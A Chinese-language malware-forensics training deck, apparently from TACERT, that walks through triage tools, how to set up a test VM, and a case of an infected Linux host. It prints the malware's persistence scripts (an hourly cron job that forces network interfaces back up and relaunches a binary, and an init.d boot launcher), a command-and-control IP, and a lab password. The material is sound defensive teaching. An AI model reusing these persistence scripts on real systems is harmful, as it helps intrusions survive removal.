

基礎鑑識課程與案例實作

Training By TACERT

cmtseng@cert.tanet.edu.tw

曾昭銘



課程簡介

- 學術網路內各級單位多多少少都遭遇過惡意程式的入侵或攻擊，而被開立資安事件單或者預警事件單。
- 主要希望能讓各位老師能夠學習簡易的問題排除，了解感染主機的造成的網路行為，並提升資訊安全的防護觀念。
- 課程中透過實際的三個案例進行操作演練，讓各位能夠更瞭解惡意程式可能造成的網路行為。

學習目標

- 學習如何判斷並找出主機中的惡意程式
- 學會使用免費系統工具協助排除惡意程式
- 學習使用免費網路工具側錄及分析封包
- 透過網路封包分析了解惡意程式的行為
- 修補感染漏洞，避免再次感染

系統工具

- Microsoft Sysinternal Suite
 - Tcpview：網路連線(通訊埠)狀態
 - Procexp：執行程式檢查
 - Procmon：程式執行監控
 - Autoruns：註冊表(登錄檔)檢查
 - <https://download.sysinternals.com/files/SysinternalsSuite.zip>
- NirSoft – Currports：IP連線紀錄工具

網路封包工具(一)

- Wireshark
 - 免費方便使用的封包側錄工具
 - 圖形化介面容易操作
 - 可針對特定的IP或MAC位址篩選側錄
 - 可設定將錄製的封包檔案切割
 - 可篩選顯示特定協定封包

網路封包工具(二)

- Netwitness Investigator
 - 可以支援 IPV4 及 IPV6 的協定分析
 - 可以從網路封包資料中還原顯示應用層的狀態資料，將電子郵件、網頁內容、MSN、FTP等各協定的應用層資料還原回使用者可檢視的資料形態。
 - 即時對所側錄的封包進行 MetaData 的資料檢索，可以針對所檢索的封包內容進行階層式的檢視分析(Drill Down Analysis)。

網路封包工具(二)

- Netwitness Investigator
 - MetaData的資料型態包含MAC、IP、TCP、Email位址、網址、Port、帳號、協定服務、文件格式(Content-type)、使用者端瀏覽器
等支援超過100種以上MetaData的分析及檢索機制。
 - 可針對所建立的MetaData顯示所擷取到的網路連線數、可直接點選連線數直接過濾只顯示此連線數下所有的分析結果
 - 可以針對來源的IP地址分析出來源的國家及城市，分析與研判駭客來源地域，並可結合Google Earth以地圖方式顯示遠端電腦的位置。

網路封包工具(二)

- Netwitness Investigator
 - 可以額外分析過濾出各種協定所使用的登入帳號以進一步分析來源者的身份，對於協定中的明文密碼則直接分類顯示出來。
 - 可以滙入及滙出TCP dump Pcap格式封包內容以方便追蹤與分析，監控網路流量並可以顯示在二元狀態中。

檢查步驟

- Linux 系統：
 - 使用指令 `cat /proc/version` 查看系統版本
 - 使用指令 `ifconfig` 查看網路IP資訊
 - 使用指令 `top` 檢查CPU及記憶體資源使用狀態
 - 使用指令 `netstat -anpt` 檢查網路通訊埠連線狀態
 - 搭配其他指令例如 `lsof`、`ps` 查看異常程式
 - 檢查 `/rc.d` 和 `crontab` 有無開機異常啟動程式

檢查步驟

- Windows系統：
 - 查看系統版本、記憶體資訊及遠端桌面服務
 - 指令視窗 ipconfig/all 查看主機網路IP資訊
 - 使用工具 Tcpview 查看主機網路連線狀態
 - 使用工具 Procexp 檢查是否有惡意程式
 - 使用工具 Autoruns 檢查是否有異常開機自動啟用程式

網路行為分析


- 使用免費工具 Wireshark 外部錄製網路流量封包
- 最後可以使用免費版 Netwitness Investigator 分析網路封包行為



Google Earth

- Netwitness Investigator

- 針對封包紀錄可以用 Google Earth 輔助顯示連線狀態



測試環境架構


- 測試系統
 - Win 7 (x86、x64)
 - Linux : Ubuntu、Centos
- 虛擬機器
 - VMware、VM Player
- 網路環境
 - NAT 或 Bridge mode

Windows 程式測試準備

- 關閉測試系統的防毒軟體
- 關閉測試系統的系統更新
- 檢查測試系統網路是否正常
- 開啟 Currports 紀錄網路連線
- 開啟 Procmon 紀錄系統程序
- 開啟外部 Wireshark 封包側錄


惡意程式測試準備

- CurrPorts
 - Auto Refresh
 - Log Changes
 - Open Log File
 - cports.log



惡意程式測試準備

- Procmon :
 - 目的:能夠詳細記錄惡意程式行為
 - Clear Display: 先清除紀錄資料
 - Backing Files: 選擇存檔位置
 - Capture Events: 啟動紀錄功能



The image shows two overlapping windows from the Sysinternals Process Monitor application. The top window is the main application window, titled "Process Monitor - Sysinternals: www.sysinternals...". Its "File" menu is open, with "Backing Files..." and "Capture Events" highlighted by red boxes. The bottom window is titled "Process Monitor Backing Files" and contains a table for backing file objects and two radio button options for storage location. The "Use file named:" option is selected and highlighted with a red box.

Process Monitor - Sysinternals: www.sysinternals...

File Edit Event Filter Tools Options Help

Open... Ctrl+O

Save... Ctrl+S

Backing Files...

Capture Events Ctrl+E

Export Configuration...

Import Configuration...

Exit

No events (capture disabled) Backed by virtual memory

Process Monitor Backing Files

These backing file objects are being used to store event data:

N...	Event Count	Event Bytes	Pending Events	Process Count
------	-------------	-------------	----------------	---------------

Process Monitor can store events in virtual memory (limited by the system commit limit), or in a file you specify (limited by free disk space). Which do you prefer?

Use virtual memory (7,710MB available)

Use file named: ...

ProcMon load: 0.00% @ p0 (0 bytes pending)


OK Cancel

惡意程式測試準備

- Wireshark

- 目的：側錄惡意程式網路行為
- Show the capture options：設定主機及存檔位置
 - Interface: 乙太網路
 - Capture Filter: host [IP] 或 ether host [MAC]
 - 取消 Use pcap-ng format 選項
 - Use multiple files: 切割 pcap 檔案大小 (50MB)

惡意程式測試準備



*乙太網路 [Wireshark 1.12.6 (v1.12.6-0-gee1fce6 from master-1.12)]

File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help

Filter: Expression... Clear Apply Save

No.	Time	Source	Destination	Protocol	Length	Info
190	1.555674	140.117	255.255.255.255	UDP	515	Source port: 2993 Destination port: 8738
191	1.555675	140.117	255.255.255.255	UDP	499	Source port: 2993 Destination port: 8738
192	1.555676	140.117	255.255.255.255	UDP	511	Source port: 2993 Destination port: 8738
193	1.577210	140.117	255.255.255.255	UDP	479	Source port: 2993 Destination port: 8738
194	1.577211	140.117	255.255.255.255	UDP	463	Source port: 2993 Destination port: 8738
195	1.577211	140.117	255.255.255.255	UDP	479	Source port: 2993 Destination port: 8738
196	1.641430	140.117	255.255.255.255	UDP	487	Source port: 2993 Destination port: 8738
197	1.641438	140.117	255.255.255.255	UDP	511	Source port: 2993 Destination port: 8738
198	1.641440	140.117	255.255.255.255	UDP	487	Source port: 2993 Destination port: 8738
199	1.641442	140.117	255.255.255.255	UDP	491	Source port: 2993 Destination port: 8738


Frame 190: 515 bytes on wire (4120 bits), 515 bytes captured (4120 bits)

- Ethernet II, Src: IntelCor_7f:82:c7 (90:e2:ba:7f:82:c7), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
- Internet Protocol Version 4, Src: 140.117.71.214 (140.117.71.214), Dst: 255.255.255.255 (255.255.255.255)
- User Datagram Protocol, Src Port: 2993 (2993), Dst Port: 8738 (8738)
- Data (473 bytes)

```
0000 ff ff ff ff ff ff 90 e2 ba 7f 82 c7 08 00 45 00 .....E.
0010 01 f5 10 70 00 00 80 11 54 3d 8c 75 47 d6 ff ff ...p....T=.uG...
0020 ff ff 0b b1 22 22 01 e1 16 5a d7 01 00 0c 52 1b ....Z...R.
0030 39 f9 0a 00 33 04 00 f7 a4 f4 3c 00 00 05 00 00 9...3...<....
```

File: "C:\Users\Mingo\AppData\L... Packets: 7280 · Displayed: 7280 (100.0%) · Dropped: 0 (0.0%) Profile: Default


惡意程式測試準備



惡意程式測試準備

- Autoruns

- 以工作管理員身分執行 autoruns
- 選擇頁籤 Logon 查看開機自動啟程式
- 點選 save 以紀錄測試前的開機啟程式狀態



惡意程式測試

- 將惡意程式樣本於虛擬系統中執行
- 開啟 Tcpview 工具觀察網路狀態
- 開啟 Procexp 工具查看所有程序執行狀態
- 檢查 Currports 的 Log 紀錄
- 檢查側錄封包檔案大小是否有明顯增加

網路封包分析

- Wireshark 雖然能夠瀏覽網路封包內容，但是非常不容易使用分析。
- Netwitness 可以協助我們容易去分析網路行為，然而免費版本只能一次分析最高 1GB 的封包檔案。

線上掃毒工具

- 大多較新或者客製化的惡意程式許多防毒軟體無法偵測出。
- 可以將惡意網址或惡意程式上傳到 Virustotal 網站分析。
- <https://www.virustotal.com/zh-tw/>



virustotal

VirusTotal 是一項免費服務，可分析可疑檔案和網址，並有助於快速偵測病毒、蠕蟲、特洛伊木馬和所有種類的惡意軟體。

檔案 URL 搜尋

未選擇檔案 選擇檔案

最大檔案大小: 128MB

按下【掃瞄】，即表示您同意我們的服務條款並允許 VirusTotal 將此檔案與安全社群共用。請參閱我們的隱私權原則了解詳情。

掃瞄!

實作個案(一)

實作個案(一)

- Linux VM: FC18
- Snapshot: testing1
- 帳號: johnwu / root
- 密碼: tacert0818

環境設定(一)

1. 回復 shapshot 到 testing1 後重開機取得新IP
2. 指令 ifconfig 查看是否IP正常
3. 因為環境變更，需重新執行惡意程式
 - /boot/lktpdesmdi (名稱可能不同)
4. Wireshark 側錄IP封包 (MAC位址)
5. 檢察主機系統行為
6. Netwitness 分析封包

事件個案(一)

• 事件問題簡介

- 某學校資安管理人員反映，有一台主機占用大量的網路頻寬流量。
- 該主機疑似可能遭受入侵成為殭屍主機。
- 該主機作業系統為 Linux Ubuntu，本單位協助進行問題排除。
- 分析判斷該主機產生何種網路攻擊行為。

事件個案(一)

- 檢測流程

- 先用 Wireshark 進行網路流量的封包側錄
- 檢測該主機的網路連線狀態
- 檢查是否有程式產生可疑的網路流量
- 找出惡意程式的位置及其作用現象
- 最後透過 Netwitness Investigator 分析網路封包

事件個案(一)

- 檢查該主機網路狀態，透過 netstat 指令發現有啟用SSH service。
- 另有可疑連線正與外部IP的 port 2822進行連線。
 - 該連線的程式名稱是gnome-terminal，實為偽裝成正常程式的惡意程式。

```
root@ubuntu:~# netstat -anpt
Active Internet connections (servers and established)
Proto Local Address          Foreign Address        State                   PID/Program name
tcp    127.0.1.1:53          0.0.0.0:*               LISTEN                  1684/dnsmasq
tcp    0.0.0.0:22           0.0.0.0:*               LISTEN                  920/sshd
tcp    127.0.0.1:631        0.0.0.0:*               LISTEN                  553/cupsd
tcp    140.██████████:36143  118.193.206.44:2822    ESTABLISHED            883/gnome-terminal
tcp    140.██████████:22     140.██████████:49816    ESTABLISHED            2415/sshd: ████████ [pr
tcp6   :::22                :::*                    LISTEN                  920/sshd
tcp6   2008/18:1:631       :::*                    LISTEN                  553/cupsd
```



事件個案(一)

- 透過指令 `lsof` 觀察惡意程式PID 883的狀態，得知其原始檔案名稱應為「woqcayiya」，並確實正與IP位址118.193.206.44進行連線，且其路徑為「/boot/woqcayiya」。

```
root@ubuntu:~# lsof |grep 883
lsof: WARNING: can't stat() fuse.gvfsd-fuse file system /run/user/1000/gvfs
Output information may be incomplete.
woqcayiya 883 root cwd DIR 8,1 4096 2 /
woqcayiya 883 root rtd DIR 8,1 4096 2 /
woqcayiya 883 root txt REG 8,1 662840 786853 /boot/woqcayiya
woqcayiya 883 root 0u CHR 1,3 0t0 5640 /dev/null
woqcayiya 883 root 1u CHR 1,3 0t0 5640 /dev/null
woqcayiya 883 root 2u CHR 1,3 0t0 5640 /dev/null
woqcayiya 883 root 3u IPv4 18400 0t0 TCP [redacted].edu.tw:36149->
118.193.206.44:2822 (ESTABLISHED)
```

事件個案(一)

- 測試將網路介面 eth0 手動關閉，發現網路介面會立刻再啟用，以確保網路恢復正常。
- 故檢查背景程式發現到有一可疑檔案 cron (3865) 在執行，追查其路徑存在於 /etc/cron.hourly/cron.sh 。

```
root      2783  0.0  0.0    0    0 ?      S    15:53   0:01 [kworke
r/u16:1]
root      3865  0.0  0.0   3168  956 ?      Ss   17:18   0:00 cron
root      3900  0.0  0.0   6444 1888 pts/1   S    17:20   0:00 sudo su
-
```

```
root@ubuntu:~# locate cron.sh
/etc/cron.hourly/cron.sh
root@ubuntu:~#
```

事件個案(一)

- 檢視 cron.sh 腳本內容得知，該程式主要目的是持續檢查所有網路卡的介面狀態，一旦有被關閉就會自動啟用，確保惡意程式不會因為網路中斷而停止連線。
- 「for i in ... do ifconfig \$i up& done」於背景執行啟用網路。

```
#!/bin/sh
PATH=/bin:/sbin:/usr/bin:/usr/sbin:/usr/local/bin:/usr/local/sbin:/usr/X11R6/bin
for i in `cat /proc/net/dev|grep :|awk -F: {'print $1'}`;
do ifconfig $i up& done
cp /lib/udev/udev /lib/udev/debug
/lib/udev/debug
~
~
```

事件個案(一)

- 測試將主機reboot重新開機，惡意程式依然會自動啟用。
- 故檢查開機自動啟動區的目錄有發現到可疑程式「`/etc/rc[1-5].d/S90woqcayiyian`」。

```
root@ubuntu:~# locate S90woqcayiyian
/etc/rc1.d/S90woqcayiyian
/etc/rc2.d/S90woqcayiyian
/etc/rc3.d/S90woqcayiyian
/etc/rc4.d/S90woqcayiyian
/etc/rc5.d/S90woqcayiyian
root@ubuntu:~#
```

事件個案(一)

- 捷徑檔 S90woqcayiyen 為連結至路徑檔案「/etc/init.d/woqcayiyen」。
- 並檢視其內容可知真正作用的執行檔確實位於「/boot/woqcayiyen」，且不論以何運行級別[1-5]開機皆會啟用。

```
# Default-Start:          1 2 3 4 5
# Default-Stop:
# Short-Description:     woqcayiyen
### END INIT INFO
case $1 in
start)
    /boot/woqcayiyen
    ;;
stop)
    ;;
*)
    /boot/woqcayiyen
    ;;
esac
```

```
hugo@ubuntu:~$ ll -h /boot/woqcayiyen
-rwxr-xr-x 1 root root 648K 1月 28 20:52
/boot/woqcayiyen*
hugo@ubuntu:~$ █
```

事件個案(一)

